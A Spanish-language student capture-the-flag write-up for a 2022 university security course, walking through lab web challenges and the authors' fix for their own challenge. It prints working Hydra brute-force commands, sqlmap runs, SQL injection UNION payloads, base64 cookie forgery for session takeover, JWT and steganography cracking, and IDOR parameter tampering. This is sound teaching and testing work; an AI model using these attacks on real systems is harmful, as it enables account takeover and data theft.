



Trabajo integrador DSA

ALEJO ALFREDO SANTI Y FERMÍN MORENO

2022

Contenido

Hay carencias (reto propio).....	2
Solución.....	3
GLBD.....	5
ESHS.....	7
LesterCrest	9
Los Hackers.....	15
Piguys	17
Ucabrera.....	18
D1stinct	19
Chicas mágicas	20
Sero-Dey	24

Hay carencias (reto propio)


Al entrar, la página nos indica que no estamos logueados, por lo que hay que ir al login.

El login es susceptible a fuerza bruta, pero con el cambio de que el nombre de los parámetros no es el que usamos siempre por default cuando usamos Hydra, es usr y pass, por lo que cambia un poco el ataque:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -V haycarencias2022.dsa.linti.unlp.edu.ar  
https-form-post "/login:usr=^USER^&pass=^PASS^:Login incorrecto" -W 2
```


En la página de la cátedra hay que usar el -W 2 para evitar el Too Many Request.


Una vez dentro nos aparece la siguiente información:



Nuestro número de identificación y una sección de datos privados.

Al entrar, vemos que en número de cuenta se pasa por parámetro, por lo que se debe cambiar:





Y así se obtienen los datos privados de otra cuenta.

Solución

Para solucionarlo se tomaron 2 medidas, primero evitar el bruteforcing en el login:

```
intentosIP = {}
```

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    """Login Form"""

    try:
        intentos = int(intentosIP[request.remote_addr]["intentos"])
        fecha = intentosIP[request.remote_addr]["datetime"]
    except KeyError as e:
        intentosIP[request.remote_addr] = {"datetime": datetime.now(), "intentos": "5"}
        intentos = int(intentosIP[request.remote_addr]["intentos"])
        fecha = intentosIP[request.remote_addr]["datetime"]

    minutosPasados = ((datetime.now() - fecha).total_seconds()) / 60
    if (minutosPasados > 10):
        intentos = 5
        intentosIP[request.remote_addr]["datetime"] = datetime.now()
        intentosIP[request.remote_addr]["intentos"] = intentos

    print("IP: " + str(request.remote_addr) + " | Intentos restantes: " + str(intentos) + " | Datetime = " + fecha.strftime("%d/%m/%Y %H:%M:%S"), file=sys.stderr)

    if request.method == 'GET':
        return render_template('login.html')
    else:
        if (intentos > 0):
            name = request.form['usr']
            passw = request.form['pass']
            data = User.query.filter_by(username=name, password=passw).first()
            if data and name and passw:
                session['logged_in'] = True
                session['id'] = data.id
                return render_template('index.html', id = data.id)
            else:
                intentos -= 1
                intentosIP[request.remote_addr]["intentos"] = intentos
                error = 'Login incorrecto, te quedan ' + str(intentos+1) + ' intento/s restantes.'
        else:
            error = 'Login incorrecto, tu cuenta esta bloqueada durante los siguientes ' + str(10 - int(minutosPasados)) + ' minutos.'

    return render_template('login.html', error=error)
```

Básicamente creamos un diccionario en el servidor que cuenta las veces que intentó loguearse cada IP, y le permite intentar solo 5 veces (la cantidad de intentos se reinician cada 10 minutos).

Si bien esta no es la manera más óptima de evitar el bruteforcing, ya que el atacante puede cambiar de IP, nos pareció lo óptimo en el contexto de la aplicación simple que habíamos hecho, ya que la solución correcta es contar la cantidad de intentos por cuenta del usuario. El problema de esta solución es que el usuario puede sufrir una denegación si un atacante constantemente intenta loguearse con su cuenta, por lo que la solución a ello es permitirle acceder luego de que restablezca la contraseña en un mail, como nuestra aplicación no tiene la capacidad de contactarse con mails nos pareció más correcta la solución por IP.

La segunda medida de seguridad es no considerar lo que se pasa por parámetro a la hora de listar los datos privados, sino que tomar el ID del usuario logueado y listarle solo los datos que se corresponden a ese ID, para eso usamos los datos guardados en la sesión:

Antes:

```
@app.route("/account")
def flag():
    args = request.args
    try:
        if session['logged_in'] == True:
            usuario = User.query.filter_by(id=args.get('id')).first()
            if usuario == None:
                session['logged_in'] = False
                return render_template('index.html')
            else:
                return render_template('account.html', tarjeta = usuario.tarjeta)
        else:
            return render_template('login.html', error="No estas logueado")
    except KeyError:
        return render_template('login.html', error="No estas logueado")
```

Después:

```
@app.route("/account")
def account():
    try:
        if session['logged_in'] == True:
            usuario = User.query.filter_by(id=session['id']).first()
            if usuario == None:
                session['logged_in'] = False
                return render_template('index.html')
            else:
                return render_template('account.html', tarjeta = usuario.tarjeta)
        else:
            return render_template('login.html', error="No estas logueado")
    except KeyError:
        return render_template('login.html', error="No estas logueado")
```

GLBD

Por fuerza bruta no encontramos nada, después de los 16 intentos se cuelga Hydra, por lo que habrá algún tipo de seguridad.

Acá el comando que usamos:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -V glbd2022.dsa.linti.unlp.edu.ar https-post-form "/login:username=^USER^&password=^PASS^:Usuario o contraseña incorrectos"
```

En SQLMap nos aparece como unreachable la dirección, acá el comando que usamos:

```
sqlmap -u "https://glbd2022.dsa.linti.unlp.edu.ar/login" --data="username=test&password=test"
```

Encontramos que si se intenta registrar "admin", la página nos informa que ese usuario ya existe:

Usuario ya existe

Usuario

Contraseña

Secreto

Aceptar

[Volver al inicio](#)

Creando un usuario, vemos que cada usuario es capaz de ver su secreto, en el /secret

Por lo tanto, intentamos averiguar cómo es que identifica al usuario logueado, y descubrimos que hay una cookie.

Esa cookie está mal cifrada, solo tiene una capa de base 64, por lo que la desciframos, viendo que el formato es:


```
{username:nombredeusuario}
```

Con esta información vamos a intentar ver el secreto de otro usuario, usando como parámetro una cookie modificada, encriptando con base64 el string {username:admin}.

¡Bienvenido admin!

Su secreto es: `flag{c_is_for_cookie}`

[Volver al inicio](#)



Efectivamente, modificando el valor de la cookie podemos obtener la sesión de otro usuario y acceder a su secreto.

La flag es: `flag{c_is_for_cookie}`


ESHS

Probando las credenciales por default:

Username: admin

Password: admin

Nos loguea:




Viendo como identifica al usuario, lo hace con una cookie separada por puntos.

Esto nos da la pista de que usa JWT, por lo que vamos a analizar si es vulnerable:

No pude encontrar una contraseña para el JWT

```
john jwt.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256
```

Mirando la pista, vemos que hay otro login, /loginCarlos.



Probamos inyecciones, SQLMap, Bruteforcing, no anduvo nada.

```
sqlmap -u "http://eshs2022.dsa.linti.unlp.edu.ar/loginCarlos" --  
data="username=test.com&password=test" --risk=3 --level=5 --random-agent --dbs
```



```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -V eshs2022.dsa.linti.unlp.edu.ar http-  
form-post "/loginCarlos:username=^USER^&password=^PASS^:Log in" -W 2
```

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -V eshs2022.dsa.linti.unlp.edu.ar http-  
form-post "/loginCarlos:username=^USER^&password=^PASS^:S=Logout" -W 2
```

También probamos los comandos con los usuarios carlos y Carlos, ninguno anduvo.

También vimos que la cookie se maneja con JWT, tiene un header que se llama "carlos_logged_in: false", pero no podimos crackearla, usamos jtr con rockyou| para encontrar el código generador pero fue en vano.

LesterCrest

Hay una foto chica que abriéndola nos insinúa que hay esteganografía



Iniciar sesión



La intentamos crackear con rockyou, ya que en la imagen aparecen los golpes característicos de "We Will Rock You" de Queen:


```
(kali@kali)-[~/Downloads]
$ stegcracker gastongarcia.jpg rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'gastongarcia.jpg' with wordlist 'rockyou.txt'..
Successfully cracked file with password: batman
Tried 263 passwords
Your file has been written to: gastongarcia.jpg.out
batman
```

Con la clave la decodificamos y vemos las siguientes pistas:



La primera la explotamos con este comando, usando el usuario ethan que nos indica:


```
hydra -l ethan -P /usr/share/wordlists/rockyou.txt -V lester2022.dsa.linti.unlp.edu.ar https-post-form "/login:username=^USER^&password=^PASS^:Login incorrecto"
```

```
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login ethan - pass c0ver - 449 of 14344398 [child 15] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "chris1" - 450 of 14344398 [child 10] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "single" - 451 of 14344398 [child 6] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "eeyore" - 452 of 14344398 [child 5] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "lalala" - 453 of 14344398 [child 9] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "252525" - 454 of 14344398 [child 4] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "scooter" - 455 of 14344398 [child 14] (0/0)
ATTEMPT] target lester2022.dsa.linti.unlp.edu.ar - login "ethan" - pass "natasha" - 456 of 14344398 [child 8] (0/0)
443][http-post-form] host: lester2022.dsa.linti.unlp.edu.ar login: ethan password: dexter
STATUS] 4781466.00 tries/min, 14344398 tries in 00:03h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 19:22:09
```

Nos logueamos a la cuenta:




Abrimos el expediente que podemos ver, y vemos que lo pasa en el request:



Intentamos crackearlo:

Enter up to 20 non-salted hashes, one per line.

5f93f983524def3dca464469d2cf9f3e



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f93f983524def3dca464469d2cf9f3e	md5	110

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Vimos que es el número de expediente codificado con md5.

También vimos que el expediente se pasa por un parámetro hidden:

```
<td>NUC List</td>
<td>110</td>
<td>
  <form action="/expediente" method="POST">
    <input type="hidden" name="expediente" value="5f93f983524def3dca464469d2cf9f3e">
    <button class="btn btn-primary" type="submit">Ver</button>
  </form>
</td>
<td>Ethan</td>
</tr>
```

Cambiamos el número de expediente 110 a 218, lo codificamos a md5:

E96ed478dab8595a7dbda4cbcbec168f

Lo escribimos en el input hidden y nos lleva a la siguiente página:

orn1ng,

Algunos se dejan llevar por rumores, otros por comentarios

GJDTERZSKE2VK2KRMNSVQOJTPBFHQ4DKPFHGM3DDLFTZTCRZQNNBVAR2TMVFXS4SPNNQW4VBUIRFWY4SCOFKHANC
IO53VU53SIZRXI3LPJAYVUQVKVJJFGSTCMJVFSSRS2MNAXETZYIJ3EGTLHGJUFG6DFPBAVA53TGNMXESRTPJHVE===

Vemos que dice que la gente se deja llevar por los comentarios, así que buscamos comentarios y encontramos lo siguiente:

```
<p>...</p>
<textarea style="width: 827px; height: 102px;">...</textarea>
<!--Nuestras bases secretas las ibamos a poner en avenida 32 entre calle 62 y calle 64. Meses mas tarde nos dimos cuenta que eran todas paralelas-->
<!--El agente 85 le dijo al 58 que agente 45 sabia de nuestras bases y exclamó "mantengan los numeros en orden"-->
::after
</div>
```

Probamos bases con esos números para decodificar el mensaje:

Recipe

From Base32

Alphabet
A-Z2-7=

☒ Remove non-alphabet chars

From Base62

Alphabet
0-9A-Za-z

☒ Remove non-alphabet chars

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

From Base85

Alphabet
!-U

☒ Remove non-alphabet chars

From Base58

Alphabet
123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz

☒ Remove non-alphabet chars

From Base45

Alphabet
0-9A-Z \$%*+~.-/:

☒ Remove non-alphabet chars

Input

GJDTERZSKE2VK2KRMNSVQ0JTPBFHQ4DKPFHGMDLFTZTCRZQNNBVAR2TMVFXS4SPNNQW4VBUIRFWY4SCOFKHANCIO53VU53SIZRXI3LPJAYVUQKVKJJFGSTCMJVFSSRS2MNAKETZYIJ3E6TLHGJUF66
FPBAVA53TGNMXESRTPJHVE===

Output

/verificacion_de_agente

Vamos al path que nos dice el código y vemos que podemos ingresar el código del zapatófono para que nos de los datos de cada agente:

_th4t's_a_nic3_

Por favor, ingrese el código que será enviado a su zapatófono

Si opta por el código de voz, por favor procure usar el cono del silencio

Codigo zapatófono:

Acceder

Poniendo el código de ethan nos devuelve:

https://lester2022.dsa.linti.unlp.edu.ar/verificacion_de_agente

Agencia Federal des Inteligencia

Inicio

Cerrar Sesión

Nombre en código: YANKEE

Código: IMF33J33

Área apuntada: HEZBOLLAH

Nombre real: ETHAN HUNT

Vemos lo siguiente en los comentarios:

```
<div class="alert alert-success" role="alert">_th4t's_a_n1c3_</div>
<p>...</p>
<p>...</p>
<!--Has llegado muy lejos. Si perdiste tu zapato, busca en la lista NOC. Un agente en tu misma área apuntada puede ayudarte-->
<form action="/verificacion_de_agente" method="POST">
  <div class="form-group">
    <label for="codigo_zapatofono">Codigo zapatófono:</label>
    <br>
    <input id="codigo_zapatofono" class="form-control" type="text" name="codigo_zapatofono">
```

Buscamos a alguien de su misma área, en este caso PLUTO, e ingresamos su número de agente:

PLUTO	IMF54G66	HEZBOLLAH	STAN STAINE
JUPITER	IMF68S12	MEDELLIN CA	PABLO ROVALO
TIGER	IMF36K33	EUROPE F.A.	MIKE WILLIAM
SCORPION	IMF94U85	ABU N DAL	ROBERT SMITH
GREYMAN	IMF23P07	IRELAND I.R	JACK DANNER
CABLEFACE	IMF93J47	TOKYO D.W.S	SARAH DOWNEY
YANKEE	IMF33J33	HEZBOLLAH	ETHAN HUNT

https://lester2022.dsa.linti.unlp.edu.ar/verificacion_de_agente

i Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Agencia Federal des Inteligencia

Inicio

Nombre en código: PLUTO

Código: IMF54G66

Área apuntada: HEZBOLLAH

Nombre real: STAN STAINE

No pasa nada especial.

En las pistas iniciales, la cuarta nos dice que hay una columna flag oculta, por lo que buscamos si es susceptible a SQLi.

Probando una comilla obtenemos la consulta que hace la página:

```
sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError) 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' limit 1' at line 1
[SQL: SELECT codename, code, target, realname FROM agent WHERE code = '''' limit 1;]
(Background on this error at: https://sqlalche.me/e/14/f405)
```

Hacemos una inyección con todos esos datos:

Datos invalidos. Reintentar.

`_th4t's_a_nic3_`


Por favor, ingrese el código que será enviado a su zapatófono

Si opta por el código de voz, por favor procure usar el cono del silencio

Codigo zapatófono:

IMF54G66 ' UNION ALL SELECT codename, code, target, flag FROM agent WHERE codename='PLUTO

Acceder



Nombre en código: PLUTO
Código: IMF54G66
Área apuntada: HEZBOLLAH
Nombre real: tnet3nnb4}

La flag completa es: FLAG{Go0d_morn1ng,_th4t's_a_nic3_tnet3nnb4}


Los Hackers

Haciendo una inyección básica `1' or '1' = '1` en el input obtenemos el siguiente listado:



Id	Modelo	Detalles
1	IdeaPad 15ITL6 arctic	slow like your grandma
2	Smart L33E	suspicious looking notebook
3	HP 15-ef2126wm spruce blue	this is fast fo real
4	Acer Aspire A115-32	best notebook north of the rio negro
5	Dell Inspiron 3501	it has windows 95!
6	SPOILER	entra a /pista

Ir a /pista nos dice:



Hacemos la inyección con la columna flag:

```
' or '1' = '1' UNION ALL SELECT NULL, NULL, flag, NULL, NULL FROM notebook WHERE '1'='1
```

(asumimos que hay 4 columnas más que la flag porque son las que lista la página)

FOOTNOTEDBOOKS

Ingresar modelo

Detalles

slow like your grandma

suspicious looking notebook

this is fast fo real

best notebook north of the rio negro

it has windows 95!

entra a /pista


None

flag{es_esta}

None

None

None



Piguys

Intentamos inyecciones SQL básicas, después usamos SQLMAP:

```
sqlmap -u "https://piguys2022.dsa.linti.unlp.edu.ar/iniciar_sesion" --random-agent --data="email=support@email.com&password=test" --dbs --ignore-code 401 --risk=3 --level=5
```

Inicio sesión

Dirección de correo electrónico

Contraseña

Usuario o clave incorrecto. Contáctese con support@email.com para recuperar su clave

Al intentar las SQLi vimos que el email tiene una restricción de forma, tiene que tener @ y un . algo al final, por lo que intentamos usar las comillas codificadas, como 0xbf27, para ver si podíamos bypassar el chequeo. Nos dejó ingresar el string pero no logramos hacer ninguna inyección.

Al no poder, intentamos hacer un ataque por fuerza bruta con el mail del soporte:

```
hydra -l support@email.com -P /usr/share/wordlists/rockyou.txt -V  
piguys2022.dsa.linti.unlp.edu.ar https-post-form  
"/iniciar_sesion:email=^USER^&password=^PASS^:Usuario o clave incorrecto. Contáctese con  
support@email.com para recuperar su clave" -W 2
```

```
hydra -l support@email.com -P /usr/share/wordlists/rockyou.txt -V  
piguys2022.dsa.linti.unlp.edu.ar https-post-form "[:email=^USER^&password=^PASS^:Usuario  
o clave incorrecto. Contáctese con support@email.com para recuperar su clave" -W 2
```


Ucabrera

Probamos SQLi a mano y SQLMap y no tuvimos éxito:

```
sqlmap -u "https://ucabrebra2022.dsa.linti.unlp.edu.ar/login" --random-agent --data="username=admin&password=test" --dbs --ignore-code 401 --risk=3 --level=5
```

Probamos fuerza bruta con "admin" y no logramos entrar.

Luego vimos que hay una etiqueta Script que da vuelta la contraseña que se le pasa:



```

::before
<script> == $0
function secret_hash(passeña) {
  var newString = "";
  for (var i = passeña.length - 1; i >= 0; i--) {
    newString += passeña[i];
  }
  return newString;
}
</script>
```

Por lo que asumimos que debíamos probar volteando las contraseñas:

```
hydra -l admin -P /home/kali/Downloads/dict -V -e r ucabrebra2022.dsa.linti.unlp.edu.ar https-post-form "/login:username=^USER^&password=^PASS^:Login incorrecto" -W 2
```

(el comando -e r prueba las contraseñas del derecho y del revés)

Pero tampoco funcionó.

